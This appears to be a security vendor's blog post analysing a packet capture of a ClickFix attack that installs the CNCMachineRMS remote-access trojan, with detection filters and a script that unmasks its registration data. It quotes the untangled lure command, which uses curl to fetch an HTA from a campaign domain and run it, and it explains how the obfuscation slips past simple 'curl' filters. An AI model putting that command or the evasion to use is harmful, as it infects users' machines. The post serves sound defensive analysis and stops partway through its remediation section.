
ClickFix RAT on Port 443 Without TLS: A PCAP Walkthrough
By PcapAI team · Published: November 17, 2026
On 12 November 2026, malware-traffic-analysis.net published a 50-minute capture of a Windows 11 PC caught by a ClickFix RAT chain. A fake CAPTCHA on a compromised website gets the user to paste a command, curl fetches an HTA and a 74 MB “PDF”, and 27 seconds later the PC calls a remote-access trojan’s controller on port 443: without TLS, after a DNS lookup the office resolver never saw. Eight minutes on, an operator works the desktop for 40 seconds. This walkthrough reads 2026-11-12-SmartApeSG-ClickFix-pushes-CNCmachineRMS-RAT.pcap frame by frame, unmasks what the RAT reported, shows what the PcapAI report flags, and ends with what to do when a client’s PC does the same.
SmartApeSG, ClickFix and the CNCMachineRMS RAT
SmartApeSG is a long-running campaign that injects script into legitimate websites. Here the script shows a fake CAPTCHA, the ClickFix lure: press Windows+R, then Ctrl+V, then Enter. The page has already put a command on the clipboard, so the user runs the attacker’s code; MITRE ATT&CK calls that step T1204.004, Malicious Copy and Paste. Brad Duncan has tracked the trojan this chain installs since April 2026, and in a SANS ISC diary he showed it pulling a NetSupport RAT onto the same host.
In August, LevelBlue SpiderLabs reverse-engineered it and named it CNCMachineRMS, after a directory its loader builds: an x64 implant with an interactive shell, a file manager, screen capture and a backdoor that creates local accounts. Netresec described its command-and-control (C2) protocol: binary messages on TCP port 443, preceded by a lookup of the C2 name over DNS over HTTPS. Both write-ups start from the binary. This post starts from the wire.
Why it matters to the network owner
Most firewalls let anything out on port 443, and most networks watch DNS logs rather than DNS over HTTPS. This trojan uses both blind spots. The packet capture shows it anyway, and it shows what the operator touched.
The capture at a glance
Capture
50.0 minutes · 116,982 frames · 111 MB · one PC. SHA-256 30573c59…d72b827ea0.
The PC
10.11.12.57, MAC 0c:8b:fd:75:f1:d8 (Intel) · DESKTOP-UFA9HW4 in a workgroup, no domain · gateway and resolver 10.11.12.1 · Microsoft Edge on Windows 11 Pro.
Most of the 111 MB is the 74 MB payload and a 13.7 MB Edge update, which is noise. Everything the attack sends is TLS or binary, so the story comes from metadata: names, ClientHellos, two cleartext requests, message sizes and timing. Here is the chain on one clock:

The capture by program: Edge, the curl command the user pasted, and the RAT. The axis changes scale at two minutes.
t+1.6 s — a fake CAPTCHA on someone else’s website
The capture opens with Edge loading a small business’s website over TLS. We leave its name out, as MTA does: it is a victim too. A second later Edge resolves cashewminaret.org (82.27.71.69) and pulls 1.8 MB from it over one HTTP/2 connection: the SmartApeSG script and the page it draws. Only the server name is visible; MTA’s notes list the paths under /identity/.
The script paints a Cloudflare-style “verify you are human” box whose three steps run whatever the page copied to the clipboard. MTA’s screenshot shows the command. Untangled, it reads:
start "" /min cmd /q /c "curl -s -L -k -o "%LocalAppData%\NHEWS.hta"
  orchardandbarite.com/spa & explorer "%LocalAppData%\NHEWS.hta""
The original never spells out start or curl: it builds both words from for-loop variables, so a filter that looks for “curl” in a command line misses it. Two details matter on the wire. The address has no https://, so curl starts with cleartext HTTP, and -k tells it to accept any certificate. Explorer then opens the HTA, which Windows runs as a program.
t+45.6 s — the pasted command still sends a User-Agent
Frame 20330 is a plain-text GET /spa to orchardandbarite.com (38.146.27.85) with User-Agent: curl/8.21.0; every current Windows has curl built in. The server, nginx on Ubuntu, answers with a 301 to the same path over HTTPS, curl follows it, and the HTA arrives over TLS. 1.9 seconds later the HTA does the same with /gross: another curl request, another 301, then 74.1 MB over TLS in 34.5 seconds. MTA recovered that file, a zip saved as packwindata.pdf that holds the package for DLL side-loading the RAT.
tshark -r 2026-11-12-SmartApeSG-ClickFix-pushes-CNCmachineRMS-RAT.pcap \
  -Y 'http.user_agent contains "curl" || http.response.code == 301' \
  -T fields -e frame.number -e http.request.uri -e http.user_agent -e http.location

20330  /spa    curl/8.21.0
20332  /spa                  https://orchardandbarite.com/spa
20432  /gross  curl/8.21.0
20437  /gross                https://orchardandbarite.com/gross
The TLS connections that follow confirm who is downloading. Edge’s ClientHellos carry the cipher hash 8daaf6152771 of Chromium’s TLS stack in their JA4 fingerprint. The two connections to orchardandbarite.com, frames 20337 and 20443, carry 2b729b4bf6f3, Windows’ own TLS library, and offer only HTTP/1.1. That is curl, not the browser. ATT&CK calls the step T1105, Ingress Tool Transfer.
t+109.0 s — a DNS lookup your resolver never saw
27 seconds after the download ends, frame 103046 opens TLS to dns.google (8.8.4.4): a DNS-over-HTTPS (DoH) session, again from Windows’ TLS library and not from Edge. 0.32 seconds later, in frame 103078, the PC sends a SYN to 87.199.205.61:443, and no DNS answer in the capture names that address:
tshark -r 2026-11-12-SmartApeSG-ClickFix-pushes-CNCmachineRMS-RAT.pcap \
  -Y 'dns.a == 87.199.205.61'

(no output)
LevelBlue and Netresec describe exactly this: CNCMachineRMS asks dns.google, cloudflare-dns.com or dns.quad9.net for its C2 name over HTTPS, so the office DNS server, its logs and its filters never see the name. What still shows is the TLS connection to the resolver, whose name travels in the ClientHello, right before a connection to an address that came from nowhere. One display filter finds such sessions in any capture:
tls.handshake.type == 1 && tls.handshake.extensions_server_name in
  {"dns.google", "cloudflare-dns.com", "dns.quad9.net"}
Browsers use DoH too when “secure DNS” is on, so the session alone proves nothing. The connection to an unnamed address a fraction of a second later is what makes it a sign.
Port 443 without TLS: why Wireshark says SSLv2
A TLS connection starts with a ClientHello, a record whose first byte is 0x16. The first data the PC sends to 87.199.205.61, in frame 103083, begins b6 82 73 1f 00 00 00 00. No handshake, certificate or server name follows in the 48 minutes the connection stays open. Wireshark decodes port 443 as TLS anyway and labels 660 of the connection’s frames SSLv2 and 270 more SSL, because a first byte with its high bit set looks like an SSLv2 record header. Scrolled past at speed, it passes for encrypted web traffic. This filter finds the first data of every connection on 443 whose handshake is in the capture and that does not start with a TLS record:
tcp.dstport == 443 && tcp.seq == 1 && tcp.len > 0 &&
  tcp.analysis.initial_rtt && tcp.payload[0] != 0x16
On this capture it returns exactly one frame, 103083. Netresec adds a second sign: fields of zero or 0xff bytes at fixed offsets in otherwise random-looking messages. Here 67 of the 75 replies the PC sends to the controller’s messages carry 00 00 00 00 or ff ff ff ff in bytes 4 to 7, and the other eight look like the middle of a larger transfer. ATT&CK files a protocol that does not belong to its port as T1571, Non-Standard Port.
The registration, unmasked
The PC’s first message is 22,497 bytes of what looks like noise. Read it two bytes at a time, though, and runs appear in which every second byte repeats, a different value in each run: UTF-16 text, whose second byte is zero for plain ASCII, XOR-ed with one key byte per field. A dozen lines of Python undo it:
tshark -r 2026-11-12-SmartApeSG-ClickFix-pushes-CNCmachineRMS-RAT.pcap \
  -Y 'tcp.stream == 65 && ip.src == 10.11.12.57 && frame.number < 103102' \
  -T fields -e tcp.payload > registration.hex
python3 unmask.py registration.hex
# unmask.py: UTF-16 fields, each XOR-ed with its own key byte
import re, sys
data = bytes.fromhex("".join(open(sys.argv[1]).read().split()))
fields = {}
for key in range(256):
plain = bytes(b ^ key for b in data)
# printable ASCII bytes, each followed by a zero byte
for m in re.finditer(rb"(?:[\x20-\x7e]\x00){5,}", plain):
text = m.group().decode("utf-16-le")
if sum(c.isalnum() for c in text) > len(text) / 2:
fields.setdefault(m.start(), (key, text))
for offset, (key, text) in sorted(fields.items()):
print(f"{offset:5} key 0x{key:02x} {text}") 2420 key 0xa4 a12FeC5a0D2f5f27eAFAeDeF7DE3cdE8Be15FdeE15c7FBE3f6BaCC
2536 key 0x54 DESKTOP-UFA9HW4
2566 key 0x4b Microsoft Windows 11 Pro
2614 key 0x28 Windows Defender
2646 key 0x46 Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz
2732 key 0xd0 NVIDIA GeForce GT 610 (1024 MB) drv:23.21.13.8813
2830 key 0x61 16343
2840 key 0xc7 en-US
2850 key 0xb5 1.6.5
2860 key 0x2e First
2870 key 0x57 9166398025574866083
2908 key 0x61 texstudio.exe
2944 key 0x52 C:\Users\user\AppData\Local\Microsoft\Windows\packwindata\texstudio.exe
The RAT told its controller the computer’s name, Windows edition, antivirus, processor, graphics card, a number that fits its memory in megabytes, its language, what looks like its own version, and where it runs from. That last line is the one an incident responder needs: the implant runs as texstudio.exe from %LocalAppData%\, where the “PDF” was unpacked. LevelBlue’s sample loaded through WinWrapIDE.exe, a signed IBM SPSS editor, so a hunt for that file name alone would miss this wave.
Right after the controller’s 600-byte answer, the PC sends 561 kB more. LevelBlue writes that the RAT takes a screenshot on first contact, and the size fits, but those bytes stay opaque. One thing is clear: XOR with a single byte per field hides strings from a quick look and from text signatures, not from anyone who reads the capture.
A heartbeat every 20 seconds, then an operator
From t+131.9 s the connection settles into a rhythm: every 20.16 seconds one side sends a single zero byte and the other answers with one, 141 times by the end of the capture. The heartbeat keeps the connection alive through NAT and firewall idle timers and tells the controller the PC is still there.
At t+603 s, 20:38:09 UTC, the rhythm breaks. For 40 seconds the controller sends short commands and the PC answers with 7.5 MB. The commands use the same masking, so their strings unmask too: they carry admin 149 times and DISPLAY0, the PC’s first screen, 139 times, and three of them ask for the user’s Desktop, Documents and Downloads folders, whose file lists come back in the PC’s answers. Someone watched the screen and browsed the user’s files. Whether anything was copied out cannot be told from sizes alone; that question goes to the PC’s disk. Then the heartbeat resumes for the remaining 39 minutes.
What the PcapAI report shows
I ran the capture through PcapAI’s Security mode. MTA’s file is 111 MB, mostly the payload download, which is above our upload limits, so this run used the same engine locally. The executive summary puts the overall risk at 75/100, Severe, with three High findings, and leads with the earliest step, the command-line download:

The executive summary: three High findings, the download first.
F01 is the download: curl’s two cleartext requests, the redirects and the two TLS connections, raised to High because a command-and-control channel followed 27 seconds later. Like every finding, it lists the frames it rests on and a Wireshark display filter that selects them:

F01: the cleartext requests and the TLS connections that followed the redirects.
F02 is the channel itself: traffic without TLS on a TLS port, with the first data, the heartbeat, the DoH session and the operator’s burst as evidence.

F02: the connection without TLS, its heartbeat and the hidden DNS lookup.
F03 is the registration. The report unmasks it the way the script above does and names the computer, the antivirus and the program path in the card:

F03: the masked registration, read in frames 103083 to 103085.
In the table of external destinations, the controller is not passed off as TLS either:

External destinations: the payload server, the Edge update and the controller.
Full disclosure: all of this is new. Our first run over this capture read “No threats detected in 94 checks”, risk 0/100, and listed 87.199.205.61 as TLS on 443. We added a rule for traffic without TLS on TLS ports, a rule for command-line downloads after a cleartext redirect, and the unmasking of registration messages. Then we ran the engine over the 160 captures of our regression corpus and searched 240 local captures with tshark for the same patterns. The new rules fired only on this capture. A first message that is not TLS on a TLS port turned up in exactly one other file, FTP between two internal hosts, which the rule leaves alone because it watches connections to the internet. The full rule set is on the MITRE ATT&CK coverage page.
Wireshark vs PcapAI on this capture
Manual (Wireshark)
Notice that an “SSLv2” connection has no handshake, check that its address came from no DNS answer, spot the DoH session 0.3 seconds earlier, filter for curl’s User-Agent, then export the first message and unmask it with a script. An analyst who knows CNCMachineRMS needs 30–60 minutes; one who does not stops at “port 443, looks encrypted”.
PcapAI
Upload the PCAP. The free summary takes about two minutes and lists the findings by severity; the full PDF carries the timeline, frame ranges, display filters, the unmasked registration and a remediation plan you can hand to a client.
*Based on this 50-minute capture. The free summary accepts files up to 20 MB.
What to do when a Windows PC on your network does this
The capture proves a download, a registration and 40 seconds of remote control. It cannot show what ran on the disk or what the operator did after looking around, so treat the PC as compromised and in someone else’s hands:
